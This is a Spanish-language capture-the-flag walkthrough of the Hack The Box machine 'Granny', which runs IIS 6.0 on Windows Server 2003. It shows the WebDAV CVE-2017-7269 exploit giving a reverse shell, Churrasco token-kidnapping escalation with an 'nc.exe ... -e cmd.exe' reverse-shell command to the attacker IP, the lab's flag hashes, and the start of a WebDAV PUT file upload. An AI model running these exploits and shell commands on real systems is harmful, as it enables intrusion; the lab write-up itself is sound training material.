

# Granny

#####Maquina windows Granny easy

#####

Granny, aunque similar a Grandpa, puede ser explotada utilizando varios métodos diferentes. El método previsto para resolver esta máquina es la vulnerabilidad de carga Webdav ampliamente conocida.

escaneo:

Starting Nmap 7.94 ( <https://nmap.org> ) at 2023-11-22 21:06 -05

Nmap scan report for 10.10.10.15 (10.10.10.15)

Host is up (0.075s latency).

Not shown: 999 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 6.0

| http-webdav-scan:

| Server Type: Microsoft-IIS/6.0

| Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH

| WebDAV type: Unknown

| Server Date: Thu, 23 Nov 2023 02:06:37 GMT

|\_ Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK

| http-methods:

|\_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT

| http-ntlm-info:

| Target\_Name: GRANNY

| NetBIOS\_Domain\_Name: GRANNY

| NetBIOS\_Computer\_Name: GRANNY

| DNS\_Domain\_Name: granny

| DNS\_Computer\_Name: granny

|\_ Product\_Version: 5.2.3790

|\_http-server-header: Microsoft-IIS/6.0

|\_http-title: Under Construction

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 20.24 seconds


gobuster

```
=====
/imagenes      (Status: 301) [Size: 149] [--> http://10.10.10.15/imagenes/]
/Images        (Status: 301) [Size: 149] [--> http://10.10.10.15/Images/]
/IMAGES        (Status: 301) [Size: 149] [--> http://10.10.10.15/IMAGES/]
```


al parecer ese iss 6.0 es vulnerable a buffer overflow ScStoragePathFromUrl

Microsoft IIS 5.1	WebDAV HTTP Request Source Code Disclosure	windows/remote/26230.txt
Microsoft IIS 6.0	WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow	windows/remote/41738.py
Microsoft IIS 6.0	WebDAV Remote Authentication Bypass	windows/remote/8765.php
Microsoft IIS 6.0	WebDAV Remote Authentication Bypass (1)	windows/remote/8704.txt
Microsoft IIS 6.0	WebDAV Remote Authentication Bypass (2)	windows/remote/8806.pl
Microsoft IIS 6.0	WebDAV Remote Authentication Bypass (Patch)	windows/remote/8754.patch
Microsoft Windows	WebDAV Remote Code Execution (2)	windows/remote/36.c


lo traigo



buscando en internet como correr el script me dice que es




sin embargo ejecuto y me pide librerias  
python2 41738.py 10.10.10.15 80 10.10.14.7 1234




no funciona el escript sin embargo encuentre otro por aqui

<https://github.com/g0rx/iis6-exploit-2017-CVE-2017-7269/blob/master/iis6%20reverse%20shell>



cambio el nombre y le pongo extension .py



ejecutamos como python2

python2 iis6exploit.py 10.10.10.15 80 10.10.14.7 1234



y en nuestro rlwrap ya tenemos shell

```
02/18/2007 02:00 PM 7,168 wswp.exe
02/18/2007 02:00 PM 23,040 wam.dll
02/18/2007 02:00 PM 6,656 wamps.dll
02/18/2007 02:00 PM 55,808 wamreg.dll
82 File(s) 13,749,120 bytes
6 Dir(s) 1,251,254,272 bytes free

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>
```

#####ESCALADA DE PRIVILEGIOS  
#####3333  
systeminfo

```
c:\windows\system32\inetsrv>systeminfo
systeminfo
File Edit Insert Format Tools Tree Search View Bookmarks Help
Host Name: GRANNY
OS Name: Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version: 5.2.3790 Service Pack 2 Build 3790
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Uniprocessor Free
Registered Owner: HTB
Registered Organization: HTB
Product ID: 69712-296-0024942-44782
Original Install Date: 4/12/2017, 5:07:40 PM
System Up Time: 0 Days, 1 Hours, 9 Minutes, 22 Seconds
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: X86-based PC
Processor(s): 1 Processor(s) Installed.
[01]: x86 Family 6 Model 85 Stepping 7 GenuineIntel ~2294 Mhz
BIOS Version: INTEL - 6040000
Windows Directory: C:\WINDOWS
System Directory: C:\WINDOWS\system32
```

Intente probar con un exploit de kernel pero no me funciono entonces procedi a buscar mucho mas a fondo validando los privilegios  
whoami /priv

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: X86-based PC
Processor(s): 1 Processor(s) Installed
systeminfo[01]: x86 Family 6 Model 85 Stepping 7 G
BIOS Version: INTEL - 6040000
C:\WINDOWS
SeAuditPrivilege Generate security audits Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
c:\windows\system32\inetsrv>
```

hay un permiso habilitado SeImpersonatePrivilege

en el siguiente link encontramos una ayuda que nos habla que con IIS 6 .Net o clasica se puede poseer un windows

<https://www.exploit-db.com/exploits/6705>

You can find the PoC exploit here <http://www.argeniss.com/research/Churrasco.zip>

backup link: <https://gitlab.com/exploit-database/exploitdb-bin-splotts/-/raw/main/bin-splotts/6705.zip> (2008-Churrasco.zip)

Enjoy.

siguiendo la descripcion de la pagina vamos al link y descargamos el .zip

```
~/machineshtb/Granny/Churrasco
ls -lak
total 104
drwxr-xr-x 2 kali kali 4096 Nov 23 21:36 .
drwxr-xr-x 3 kali kali 4096 Nov 23 21:36 ..
-rw-r--r-- 1 kali kali 10364 Oct 8 2008 Churrasco.cpp
-rw-r--r-- 1 kali kali 52224 Oct 8 2008 Churrasco.ncb
-rw-r--r-- 1 kali kali 907 Dec 13 2007 Churrasco.sln
-rw-r--r-- 1 kali kali 9216 Oct 8 2008 Churrasco.suo
-rw-r--r-- 1 kali kali 3921 Feb 21 2008 Churrasco.vcproj
-rw-r--r-- 1 kali kali 1316 Dec 13 2007 ReadMe.txt
-rw-r--r-- 1 kali kali 296 Dec 13 2007 stdafx.cpp
-rw-r--r-- 1 kali kali 501 Oct 7 2008 stdafx.h
```

**CHURRASCO ELEVATE PRIVILEGE WINDOWS 2003 SeImpersonatePrivilege**

sin embargo no hay algo muy claro por lo cual busco en internet churrasco exploit.



Cerca de 336,000 resultados (0.24 segundos)



GitHub

<https://github.com> > pentest > blob · Traducir esta página ⋮

## pentest/exploit\_win/churrasco at master

... Vulnerability | /usr/share/exploitdb/platforms/windows/local/32891.txt <https://github.com>  
/Re4son/Churrasco <https://github.com/Re4son/Churrasco/raw/master> ...



GitHub

<https://github.com> > blob > Churr... · Traducir esta página ⋮

## Churrasco/Churrasco.cpp at master · Re4son/Churrasco

Argeniss - Information Security - [www.argeniss.com](http://www.argeniss.com) // **\*\*Churrasco\*\*** // Elevation of privileges  
PoC exploit for Token Kidnapping on Windows 2003 ...



Medium

<https://medium.com> > ... · Traducir esta página ⋮

## [Windows Privelege Escalation via Token Kidnapping] | by ...

21 ene 2020 — churrasco.bin "net user oscp oscp /add ... The attacker must be able to run

busque otro exploit y tambien encuentre la siguiente ayuda

<https://medium.com/@nmappn/windows-privelege-escalation-via-token-kidnapping-6195edd2660e>

■

(reverse shell with privilege but need to uplaod nc also in remote system)

■ *churrasco.exe "nc.exe ip port -e cmd.exe"*

entonces parece que se ejecuta el .exe y luego se ejecuta un comando.

me dirijo a temp

cd windows/temp

levanto un servidor smb

impacket-smbserver carpeta .

```
~/machineshtb/Granny
impacket-smbserver carpeta .
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F8
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

descargo con copy y renombro la descarga  
copy \\10.10.14.7\carpeta\churrasco.exe elevpriv.exe

```
C:\WINDOWS\Temp>copy \\10.10.14.7\carpeta\churrasco.exe elevpriv.exe
copy \\10.10.14.7\carpeta\churrasco.exe elevpriv.exe
1 file(s) copied.
```

```
C:\WINDOWS\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is 424C-F32D

Directory of C:\WINDOWS\Temp

11/24/2023  04:51 AM    <DIR>          .
11/24/2023  04:51 AM    <DIR>          ..
11/24/2023  04:39 AM                31,232 elevpriv.exe
04/12/2017  09:14 PM    <DIR>          rad61C21.tmp
04/12/2017  09:14 PM    <DIR>          radDDF39.tmp
02/18/2007  02:00 PM                22,752 UPD55.tmp
12/24/2017  07:24 PM    <DIR>          vmware-SYSTEM
11/24/2023  04:07 AM                25,552 vmware-vmSvc.log
09/16/2021  01:54 PM                4,679 vmware-vmusr.log
11/24/2023  04:07 AM                728 vmware-vmvss.log
           5 File(s)                84,943 bytes
           5 Dir(s)  1,327,984,640 bytes free
```

```
C:\WINDOWS\Temp>
```

ejecuto

5 Dll(S) 1,527,984,040 bytes free

```
C:\WINDOWS\Temp>elevpriv.exe
elevpriv.exe
/churrasco/-->Usage: Churrasco.exe [-d] "command to run"
C:\WINDOWS\TEMP
C:\WINDOWS\Temp>
```

ejecuto con -d y el comando

```
C:\WINDOWS\Temp>elevpriv.exe -d "whoami"
elevpriv.exe -d "whoami"
/churrasco/-->Usage: Churrasco.exe [-d] "command to r
/churrasco/-->Current User: NETWORK SERVICE
/churrasco/-->Getting Rpcss PID ...
/churrasco/-->Found Rpcss PID: 668
/churrasco/-->Searching for Rpcss threads ...
/churrasco/-->Found Thread: 672
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 676
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 684
/churrasco/-->Thread impersonating, got NETWORK SERVICE Token: 0x730
/churrasco/-->Getting SYSTEM token from Rpcss Service...
/churrasco/-->Found SYSTEM token 0x728
/churrasco/-->Running command with SYSTEM Token...
/churrasco/-->Done, command should have ran as SYSTEM!
nt authority\system
C:\WINDOWS\Temp>
```

entonces aca es donde debemos enviar el netcat a la victima y tener otra reverse shell  
localizamos nc.exe y lo transferimos





```

C:\WINDOWS\Temp>copy \\10.10.14.7\carpeta\nc.exe nc.exe
copy \\10.10.14.7\carpeta\nc.exe nc.exe
1 file(s) copied.

C:\WINDOWS\Temp>dir copy \\10.10.14.7\carpeta\nc.exe nc.exe
dir
Volume in drive C has no label.
Volume Serial Number is 424C-F32D

Directory of C:\WINDOWS\Temp

11/24/2023  04:58 AM    <DIR>          .
11/24/2023  04:58 AM    <DIR>          ..
11/24/2023  04:39 AM             31,232 elevpriv.exe
11/24/2023  04:57 AM             59,392 nc.exe
04/12/2017  09:14 PM    <DIR>          rad61C21.tmp
04/12/2017  09:14 PM    <DIR>          radDDF39.tmp
02/18/2007  02:00 PM             22,752 UPD55.tmp
12/24/2017  07:24 PM    <DIR>          vmware-SYSTEM
11/24/2023  04:07 AM             25,552 vmware-vmSvc.log
09/16/2021  01:54 PM             4,679 vmware-vmusr.log
11/24/2023  04:07 AM             728 vmware-vmvss.log
               6 File(s)             144,335 bytes
               5 Dir(s)  1,327,882,240 bytes free

C:\WINDOWS\Temp>

```

levanto un rlwrap  
 rlwrap nc -lvnp 123

```

~/machineshtb/Granny
rlwrap nc -lvnp 123
listening on [any] 123 ...

```

y ejecuto en la victima la linea de la ayuda de la pagina

elevpriv.exe -d "nc.exe 10.10.14.7 123 -e cmd.exe"

```

C:\WINDOWS\Temp>elevpriv.exe -d "nc.exe 10.10.14.7 123 -e cmd.exe"
elevpriv.exe -d "nc.exe 10.10.14.7 123 -e cmd.exe"
/churrasco/-->Current User: NETWORK SERVICE
/churrasco/-->Getting Rpcss PID ...
/churrasco/-->Found Rpcss PID: 668
/churrasco/-->Searching for Rpcss threads ...
/churrasco/-->Found Thread: 672
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 676
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 684
/churrasco/-->Thread impersonating, got NETWORK SERVICE Token: 0x730
/churrasco/-->Getting SYSTEM token from Rpcss Service...
/churrasco/-->Found SYSTEM token 0x728
/churrasco/-->Running command with SYSTEM Token...
/churrasco/-->Done, command should have ran as SYSTEM!

C:\WINDOWS\Temp>

```

somos root

```

~/machineshtb/Granny
rlwrap nc -lvp 123
listening on [any] 123 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.15] 103
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\TEMP>whoami
whoami
nt authority\system

C:\WINDOWS\TEMP>

```

flags

```

C:\Documents and Settings\Lakis\Desktop>type user.txt
type user.txt
700c5dc163014e22b3e408f8703f67d1
C:\Documents and Settings\Lakis\Desktop>

```

```
Directory of C:\Documents and Settings\Administrator\Desktop
04/12/2017  04:28 PM    <DIR>          .
04/12/2017  04:28 PM    <DIR>          ..
04/12/2017  09:17 PM                32 root.txt
               1 File(s)                32 bytes
               2 Dir(s)  1,327,902,720 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
aa4beed1c0584445ab463a6747bd06e9
C:\Documents and Settings\Administrator\Desktop>
```

#####SEGUNDA FORMA SUBIR ARCHIVOS METODO PUT #####

Otra forma de obtener acceso inicial a la maquina es aprovechandonos de que con IIS 6 tenemos habilitado el metodo put

Recordemos que con nmap ya teniamos descrito que podiamos usar el metodo put

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   Microsoft IIS httpd 6.0
|_ http-webdav-scan:
|   WebDAV type: Unknown
|   Server Type: Microsoft-IIS/6.0
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK
|   Server Date: Fri, 24 Nov 2023 03:43:49 GMT
|_ Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
|_ http-server-header: Microsoft-IIS/6.0
|_ http-title: Error
|_ http-methods:
|_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.76 seconds
```

entonces la idea es subir un archivo tipo web shell y obtener una shell

utilizamos la herramienta **davtest**

davtest -url <http://10.10.10.15/>

```
~/machineshtb/Granny *granny.ctb - /home/kali/machineshtb/Granny - CherryTree 0.3
davtest -url http://10.10.10.15/
*****
Testing DAV connection
OPEN SUCCEED: http://10.10.10.15
*****
NOTE Random string for this session: KbHDI4I
*****
Creating directory entonces la idea es subir un archivo tipo web shell y obtener una shell
MKCOL SUCCEED: Created http://10.10.10.15/DavTestDir_KbHDI4I
*****
Sending test files
PUT asp FAIL
PUT html SUCCEED: http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.html
PUT pl SUCCEED: http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.pl
PUT aspx FAIL
PUT cfm SUCCEED: http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.cfm
PUT cgi FAIL
PUT jsp SUCCEED: http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.jsp
PUT jhtml SUCCEED: http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.jhtml
PUT php SUCCEED: http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.php
PUT txt SUCCEED: http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.txt
PUT shtml FAIL
*****
Checking for test file execution
EXEC html SUCCEED: http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.html
EXEC html FAIL
EXEC pl FAIL
EXEC cfm FAIL
EXEC jsp FAIL
EXEC jhtml FAIL
EXEC php FAIL
EXEC txt SUCCEED: http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.txt
EXEC txt FAIL
```

podemos utilizar varias formas para subir un archivo por put con curl y cadaver


creo un archivo llamado ejemplo1

CURL PUT

curl -s -X PUT <http://10.10.10.15/eje.txt> -d @ejemplo1.txt

```
~/machineshtb/Granny
curl -s -X PUT http://10.10.10.15/eje.txt -d "@ejemplo1.txt"
```

